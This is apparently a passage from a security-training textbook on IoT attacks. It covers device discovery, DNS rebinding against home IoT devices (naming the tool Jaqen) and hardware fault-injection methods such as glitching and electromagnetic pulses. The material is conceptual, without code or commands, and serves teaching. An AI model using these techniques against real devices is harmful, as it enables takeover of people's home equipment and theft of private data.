

Attacker with Local IP
TCP SYN
TCP RST
Active Device
Attacker with Local IP
TCP SYN
Session timeout
Inactive Device

Figure 18.15: Discovering the local IoT devices

Accessing the Local IoT Devices using DNS Rebinding

DNS rebinding is a process of gaining access over the victim's router using a malicious JavaScript code injected on a web page. After this, an attacker can assault any device activated using the default password. After identifying all the connected devices and their information in the network, the attacker exploits further to gain complete access to the local interconnected devices.

Now that the attacker has the information on IoT devices in the network, he/she follows the steps given below:

1. Checks if the malicious code is performing DNS rebinding in all discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker can further extract private information, such as the UIDs and BSSIDs of local access points that are useful in finding the geo-location of the target devices




Victim with IoT Device
Internet
Attacker's DNS Server
Victim's Web Server
Attacker's Web Server

Figure 18.16: DNS rebinding attack on local IoT devices

After successfully launching this attack, the attacker could bypass the security and gain access to applications running on the local IoT devices. Further, the attacker can launch random audio or video files on different browsers of the devices.



Fault Injection Attacks

- Fault injection attacks, also known as **Perturbation attacks**, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security
- Fault injection attacks can be both invasive and non-invasive in nature

Types of Fault Injection Attacks

- **Optical, Electro Magnetic Fault Injection (EMFI), Body Bias Injection (BBI)**
  - Attackers inject faults into the device by using projecting lasers and electromagnetic pulses
- **Power/Clock/Reset Glitching**
  - Attackers inject faults or glitches into the power supply and clock network of the chip
- **Frequency/Voltage Tampering**
  - Attackers tamper with the operating conditions, modify the level of the power supply and/or alter the clock frequency of the chip
- **Temperature Attacks**
  - Attackers alter the temperature for operating the chip, affecting the whole operating environment

Fault Injection Attacks

Fault injection attacks, also known as perturbation attacks, occur when a perpetrator injects a faulty or malicious program into a system to compromise the system security. These faulty programs can be induced using various attack techniques. Fault injection attacks can be both invasive and non-invasive in nature.

In non-invasive attacks, the attacker should be available very near to the chip to tamper with the default program or data and gather sensitive information. In an invasive attack, the chip surface should be visible to the attacker and can be operated physically.

Discussed below are different types of fault injection attack:

- **Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)**

  The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system security.

- **Power/Clock/Reset Glitching**

  These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized signal across the chip.

